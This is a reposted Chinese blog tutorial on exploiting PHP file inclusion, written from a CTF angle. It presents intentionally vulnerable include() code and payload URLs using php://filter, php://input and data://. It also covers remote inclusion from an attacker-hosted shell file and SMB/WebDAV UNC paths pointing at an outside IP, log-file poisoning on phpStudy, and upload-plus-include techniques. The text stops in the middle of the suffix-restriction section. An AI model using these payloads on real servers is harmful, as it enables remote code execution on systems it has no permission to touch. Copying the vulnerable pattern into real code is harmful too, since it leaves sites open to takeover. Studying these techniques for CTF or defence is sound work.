浅析php文件包含及其getshell的姿势

转载

J0hnson666 于 2021-05-29 14:30:18 发布 410 收藏 1

分类专栏： # 文件包含漏洞 文章标签： 安全漏洞 文件包含

原文链接：https://xz.aliyun.com/t/5535

文件包含漏洞 专栏收录该内容

4 篇文章 0 订阅

订阅专栏

0x1 前言

不管平时在打ctf或者代码审计的过程中,文件包含都是很薄弱、很常见的点，一般的开发人员可能觉得文件包含没有什么大问题,低估其造成的危害,我一个ctf爱好者也是这么认为的,直到最近打了几场ctf都出现了文件包含的点,然后被暴虐,才发现文件包含的利用面很广,所以就此打算写篇文章来记录下自己的学习过程。

0x2 认识和了解包含函数

PHP里面共有4个与文件包含相关的函数,分别是:

```
include
require
include_once
require_once
```

查看相关函数的文档了解他们的差异

function.include.php

function.include-once.php

以下文档也适用于 require。

被包含文件先按参数给出的路径寻找，如果没有给出目录（只有文件名）时则按照 include_path 指定的目录寻找。如果在 include_path 下没找到该文件则 *include* 最后才在调用脚本文件所在的目录和当前工作目录下寻找。如果最后仍未找到文件则 *include* 结构会发出一条警告；这一点和 require 不同，后者会发出一个致命错误。

require_once


(PHP 4, PHP 5, PHP 7)

require_once 语句和 require 语句完全相同，唯一区别是 PHP 会检查该文件是否已经被包含过，如果是则不会再次包含。

参见 include_once 的文档来理解 *_once* 的含义，并理解与没有 *_once* 时候有什么不同。

0x3 支持的协议和封装协议

通过function.include.php可以看到文件包含函数可以使用封装协议。



支持的协议和封装协议 //官方文档

- file:// — 访问本地文件系统
- http:// — 访问 HTTP(s) 网址
- ftp:// — 访问 FTP(s) URLs
- php:// — 访问各个输入/输出流（I/O streams）
- zlib:// — 压缩流
- data:// — 数据（RFC 2397）
- glob:// — 查找匹配的文件路径模式
- phar:// — PHP 归档
- ssh2:// — Secure Shell 2
- rar:// — RAR
- ogg:// — 音频流
- expect:// — 处理交互式的流

这里重点讲下常用的伪协议:

1. `file://`

   这个协议可以展现本地文件系统,默认目录是当前的工作目录。

   `file:///path/to/file.ext` 在文件包含中其实也就是等价`/path/to/file.ext`

   但是如果来个题目给你来个正则匹配`../` 或`/`开头的时候就可以用这个方法来绕过了。

   `php://`

   (1)`php://input`是个可以访问请求的原始数据的只读流

   (2)`php://filter` 是一种元封装器， 设计用于数据流打开时的筛选过滤应用

   常见用法:

`php://filter` 目标使用以下的参数作为它路径的一部分。 复合过滤链能够在一个路径上指定。详细使用这些参数可以参考具体范例。

php://filter 参数

名称	描述
resource=<要过滤的数据流>	这个参数是必须的。它指定了你要筛选过滤的数据流。
read=<读链的筛选列表>	该参数可选。可以设定一个或多个过滤器名称，以管道符（|）分隔。
write=<写链的筛选列表>	该参数可选。可以设定一个或多个过滤器名称，以管道符（|）分隔。
<; 两个链的筛选列表>	任何没有以 *read=* 或 *write=* 作前缀 的筛选器列表会视情况应用于读或写链。

   可用过滤器列表 这里面列出了各种过滤器

```
(1)
readfile("http://www.example.com");
等价于
readfile("php://filter/resource=http://www.example.com");
(2)
读取链
file_get_contents("php://filter/read=convert.base64-encode/resource=test.php");
写入链
file_put_contents("php://filter/write=convert.base64-decode/resource=[file]","base64");
这个点在ctf有时候会很有用,可以绕过一些waf
```

   (3)`php://input`

可以访问请求的原始数据的只读流， 将post请求中的数据作为PHP代码执行。

有自身局限性:

allow_url_fopen :off/on (默认配置on)　　allow_url_include:on (默认配置off)

后面那些可以看@Thinking 师傅整理的一个小手册。

协议	测试PHP版本	allow_url_fopen	allow_url_include	用法
file://	>=5.2	off/on	off/on	?file=file://D:/soft/phpStudy/WWW/phpcode.txt
php://filter	>=5.2	off/on	off/on	?file=php://filter/read=convert.base64-encode/resource=./index.php
php://input	>=5.2	off/on	on	?file=php://input 【POST DATA】 <?php phpinfo()?>
zip://	>=5.2	off/on	off/on	?file=zip://D:/soft/phpStudy/WWW/file.zip%23phpcode.txt
compress.bzip2://	>=5.2	off/on	off/on	?file=compress.bzip2://D:/soft/phpStudy/WWW/file.bz2 【or】 ?file=compress.bzip2:///.file.bz2
compress.zlib://	>=5.2	off/on	off/on	?file=compress.zlib://D:/soft/phpStudy/WWW/file.gz 【or】 ?file=compress.zlib:///.file.gz
data://	>=5.2	on	on	?file=data://text/plain,<?php phpinfo()?> 【or】?file=data://text/plain;base64,PD9waHAgcGhwaW5mbygpPz4= 也可以： ?file=data:text/plain,<?php phpinfo()?> 【or】 ?file=data:text/plain;base64,PD9waHAgcGhwaW5mbygpPz4=
...	...	...	...	...

0x4 正文

下面通过构设场景然后解决问题的方式来进行分析。

假设当前页面存在一个任意文件包含漏洞(无后缀限制),代码如下:

```
<?php
$file = $_GET['file'];
include($file);
?>
```

4.1 读取源代码

payload: `php://filter/read=convert.base64-encode/resource=filename`

测试:

```
http://127.0.0.1:8888/ctf/cli/3.php?file=php://filter/read=convert.base64-encode/resource=./3.php
```

过程: 读取文件内容->base64编码->php不解析->显示base64编码

4.2 Getshell 思路

因为当前我们可以包含文件,所以只要我们能控制任意文件内容即可。

0x4.2.1 allow_url_include 开启的情况


`allow_url_include` 默认环境在php5.2之后默认为off,所以说这个用法比较鸡肋,但是平时在看phpinfo的时候可以查看下这个是否开启。

关于这个参数的文档介绍: allow_url_include

`allow_url_fopen` 默认开启,所以我们可以通过利用远程url或者 `php://` 协议直接getshell

1. `http://127.0.0.1:8888/ctf/cli/3.php?file=http://remote.com/shell.txt`

2. `http://127.0.0.1:8888/ctf/cli/3.php?file=php://input` PostData: `<?php phpinfo();?>`



这里需要注意一点的是浏览器**在传输过程会对一些特殊字符进行url编码**,所以我们可以利用burp绕过这一步

或者直接`curl`命令

```
curl -v "http://127.0.0.1:8888/ctf/cli/3.php?file=php://input" -d "<?php phpinfo();?>"
```

3.`http://10.211.55.20:8081/test.php?file=data://text/plain;base64,PD9waHAgIHBocGluZm8oKTs/Pg==`

通过`data://`协议可以直接解析base64编码

0x4.2.2 allow_url_include 关闭双off的情况(window环境下)

就算即使`allow_url_include` and `allow_url_fopen`均为off 在**window主机环境**下仍然可以进行远程文件执行

> 1：什么是UNC路径？UNC路径就是类似\softer这样的形式的网络路径。
> 2：UNC为网络（主要指局域网）上资源的完整Windows 2000名称。 注意主要这个字,所以说也支持远程网络
> 格式：\servername\sharename，其中servername是服务器名。sharename是共享资源的名称。
> 目录或文件的UNC名称可以包括共享名称下的目录路径，格式为：\servername\sharename\directory\filename。
> 2：unc共享就是指网络硬盘的共享

因为`allow_url_include`为off的时候,php不会加载远程的http 或者 ftp的url,但是没有禁止SMB的URL加载。

因为SMB share服务器需要用UNC路径去访问,而Linux没有UNC路径所以这种方法只能在window下利用

利用1: UNC->SMB

利用过程:

阿里云的ubuntu机器上安装samba服务。(失败,阿里云默认关闭了445等高危端口)

依次执行以下命令:

```
apt-get install samba
```

```
mkdir /var/www/html/pub/
```

```
chmod 0555 /var/www/html/pub/
```

```
chown -R nobody:nogroup /var/www/html/pub/
```

```
echo > /etc/samba/smb.conf
```

```
vim /etc/samba/smb.conf
```

写入如下内容:


```
[global]
workgroup = WORKGROUP
server string = Samba Server %v
netbios name = indishell-lab
security = user
map to guest = bad user
name resolve order = bcast host
dns proxy = no
bind interfaces only = yes
```


[ethan]
path = /var/www/html/pub
writable = no
guest ok = yes
guest only = yes
read only = yes
directory mode = 0555
force user = nobody

然后重新启动SAMBA服务器

```
service smbd restart
```

然后可以很遗憾告诉你





但是445的确内部开启了,后面就算各种调安全策略也没用,可以看下这篇文章win7使用阿里云samba共享

所以说要找台能开启445的机子,按照上面的步骤做就行了,(腾讯云maybe可以,但是我安装过程出了问题)

然后

```
http://127.0.0.1:8081/test.php?file=//47.101.46.179/1.php
```

就可以远程RCE了。

下面第二种方法能很好解决445端口被封杀(一是目标服务器封杀 二是自己的vps封杀)的问题。

利用2: UNC->webdav

借用P神的方法快速搭建webdav服务器


一键启动一个webdav服务器

```
docker run -v /root/webdav:/var/lib/dav -e ANONYMOUS_METHODS=GET,OPTIONS,PROPFIND -e LOCATION=/webdav -p 80:80 --rm --name webdav bytemark/webdav
```
然后把php文件放到/root/webdav/data里就行了

```
[root@iZuf67fuztjto1yoeenpagZ:~/webdav/data# ls
1.php
[root@iZuf67fuztjto1yoeenpagZ:~/webdav/data# cat 1.php
<?php
phpinfo();
?>
```

接着直接访问:

`http://127.0.0.1:8081/test.php?file=//47.101.46.179//webdav/1.php`



可以看到直接远程包含成功了。

0x4.2.3 尝试包含日志文件、环境文件等可控文件

这种利用方式其实在实战中是比较鸡肋的,因为默认的权限是不允许访问的,但是可以去尝试下。

不过如果主机是window系统,像phpstudy那种一键安装的都具有高权限,完全可以通过包含一些文件来getshell。

1.Linux 系统下


一般在Linux系统下通过`apt-get install apache2`默认安装的apache 或者nginx都没有权限访问这些文件

关于linux权限问题可以参考鸟哥文章:第六章、Linux 的文件权限与目录配置

```
root@VM-221-25-ubuntu:/var/log# ls -ll /var/log/apache2/access.log
-rw-r----- 1 root adm 0 May 18 06:25 /var/log/apache2/access.log
```

root@VM-221-25-ubuntu:/var/log# ls -ll /var/log/nginx/access.log
-rw-r----- 1 www-data adm 0 May 18 06:25 /var/log/nginx/access.log

root@VM-221-25-ubuntu:/var/log# ls -ll /var/log/
drwxr-xr-x 2 root adm 4096 May 18 06:25 nginx



这里以`/var/log/apache2/access.log`为例子,文件拥有者为root，所属群组为adm,root用户可以`rw-`,同群组用户`r—`只可以读。

而我们的php和apache2进程的user一般是`www-data`

`www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin`

```
root@VM-221-25-ubuntu:/var/log# groups www-data #查看用户所属的组
www-data : www-data
```

所以说没办法访问到这些文件达到RCE目的,但是有时候有些管理员会因为方便等问题导致权限配置错误。

其实也可以fuzz下文件读取漏洞路径收集

1.包含日志文件

通过burp访问:

1.`http://127.0.0.1:8081/test.php?file=<?php phpinfo();?>`

2.`http://127.0.0.1:8081/test.php?file=../../../../../../../var/log/apache2/access.log`

2.包含系统环境

linux(FreeBSD是没有这个的)下的/proc/self/environ 会获取用户的UA

```
VM-221-25-ubuntu:/var/log# ls -al /proc/self/environ
-r-------- 1 root root 0 Jun 30 09:51 /proc/self/environ
```

这个其实有点意思,应该实战可能会出现的情景,个人认为应该是httpd或者php的权限太高导致的。

Exploiting LFI to RCE /proc/self/environ with burpsuite:https://www.youtube.com/watch?v=dlh0ogYy9ys

2.window系统下

这个实战性还是很强的,所以这里我进行演示下,在默认phpstudy安装环境下如何实现getshell

默认安装的时候是没有开启日志记录功能的也就是不存在`access.log`

但是默认存在php error log

`C:\phpStudy\Apache\logs\error.log`是存在的

不能在浏览器上直接访问,因为浏览器会自动urlencode编码特殊字符,所以利用的时候要用burp去操作


1.访问不存在带有payload的文件

```
GET /<?php phpinfo();?> HTTP/1.1
Host: 10.211.55.20:8081
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:67.0) Gecko/20100101
Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: ASPSESSIONIDSSARQCRT=MIBBHLGDKOGBPPDNGFGNKIMB
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 403 Forbidden
Date: Sat, 29 Jun 2019 03:14:41 GMT
Server: Apache/2.4.10 (Win32) OpenSSL/0.9.8zb PHP/5.3.29
Content-Length: 213
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /&lt;
on this server.<br />
</p>
</body></html>
```


然后查看下

```
'6: Cannot serve directory C:/phpStudy/WWW/: No matching DirectoryIndex (index.html,index.php,index.htm) found, and server-generated directory index fo
idefined index: file in C:\\phpStudy\\WWW\\test.php on line 2
.nclude() [<a href='function.include'>function.include</a>]: Filename cannot be empty in C:\\phpStudy\\WWW\\test.php on line 3
.nclude() [<a href='function.include'>function.include</a>]: Failed opening '' for inclusion (include_path='.;C:\\php\\pear') in C:\\phpStudy\\WWW\\tes
.nclude                                                    >function.include</a>]: failed to open stream: Permission denied in C:\\phpStudy\\WWW\\t
.nclude                                                    iled opening 'C:\\phpStudy\\Apache\\logs' for inclusion (include_path='.;C:\\php\\pear')
:ited a
.ogs/ht                                                    he run?
OpenSS                                                     tions
'er bui
'\\Apac
proces
)rker t
'6: Cannot serve directory C:/phpStudy/WWW/: No matching DirectoryIndex (index.html,index.php,index.htm) found, and server-generated directory index fo
'6: Cannot serve directory C:/phpStudy/WWW/: No matching DirectoryIndex (index.html,index.php,index.htm) found, and server-generated directory index fo
'd or contained invalid characters: [client 127.0.0.1:54758] AH00127: Cannot map GET /%3C?php%20phpinfo();?%3E HTTP/1.1 to file
.nclude(C:\\phpStudy\\Apache\\logs\\11) [<a href='function.include'>function.include</a>]: failed to open stream: No such file or directory in C:\\phpS
.nclude() [<a href='function.include'>function.include</a>]: Failed opening 'C:\\phpStudy\\Apache\\logs\\11' for inclusion (include_path='.;C:\\php\\pe
276: Cannot serve directory C:/phpStudy/WWW/: No matching DirectoryIndex (index.html,index.php,index.htm) found, and server-generated directory index
  include(1) [<a href='function.include'>function.include</a>]: failed to open stream: No such file or directory in C:\\phpStudy\\WWW\\test.php on line
  include() [<a href='function.include'>function.include</a>]: Failed opening '1' for inclusion (include_path='.;C:\\php\\pear') in C:\\phpStudy\\WWW\\
  include(&lt;?php) [<a href='function.include'>function.include</a>]: failed to open stream: No such file or directory in C:\\phpStudy\\WWW\\test.php
  include() [<a href='function.include'>function.include</a>]: Failed opening '&lt;?php' for inclusion (include_path='.;C:\\php\\pear') in C:\\phpStudy
'd or contained invalid characters: [client 10.211.55.2:61312] AH00127: Cannot map GET /<?php phpinfo();?> HTTP/1.1 to file
.nclude() [<a href='function.include'>function.include</a>]: http:// wrapper is disabled in the server configuration by allow_url_include=0 in C:\\phpS
.nclude(http://111.230.197.23) [<a href='function.include'>function.include</a>]: failed to open stream: no suitable wrapper could be found in C:\\phpS
.nclude() [<a href='function.include'>function.include</a>]: Failed opening 'http://111.230.197.23' for inclusion (include_path='.;C:\\php\\pear') in C
:ited abruptly. Child process is ending
.ogs/httpd.pid overwritten -- Unclean shutdown of previous Apache run?
```



发现成功写入

`http://127.0.0.1:8081/test.php?file=C:\phpStudy\Apache\logs\error.log` 然后直接getshell




0x4.2.4 存在上传图片等功能结合文件包含getshell

0x4.2.4.1 情况1 任意文件包含

```
<?php
$file = $_GET['file'];
include($file);
?>
```

还是这种情况(任意文件可控包含),这个时候如果可以上传文件比如图片之类的,直接包含起来就行了。


`http://127.0.0.1:8081/test.php?file=shell.png`



0x4.2.4.2 情况2 限制后缀

```
<?php
$file = $_GET['file'].".php"; //限制只能包含php后缀的文件。
include($file);
?>
```

因为上传点只允许上传`.jpg .png .gif`后缀的图片,比如我们上传了`test.jpg`



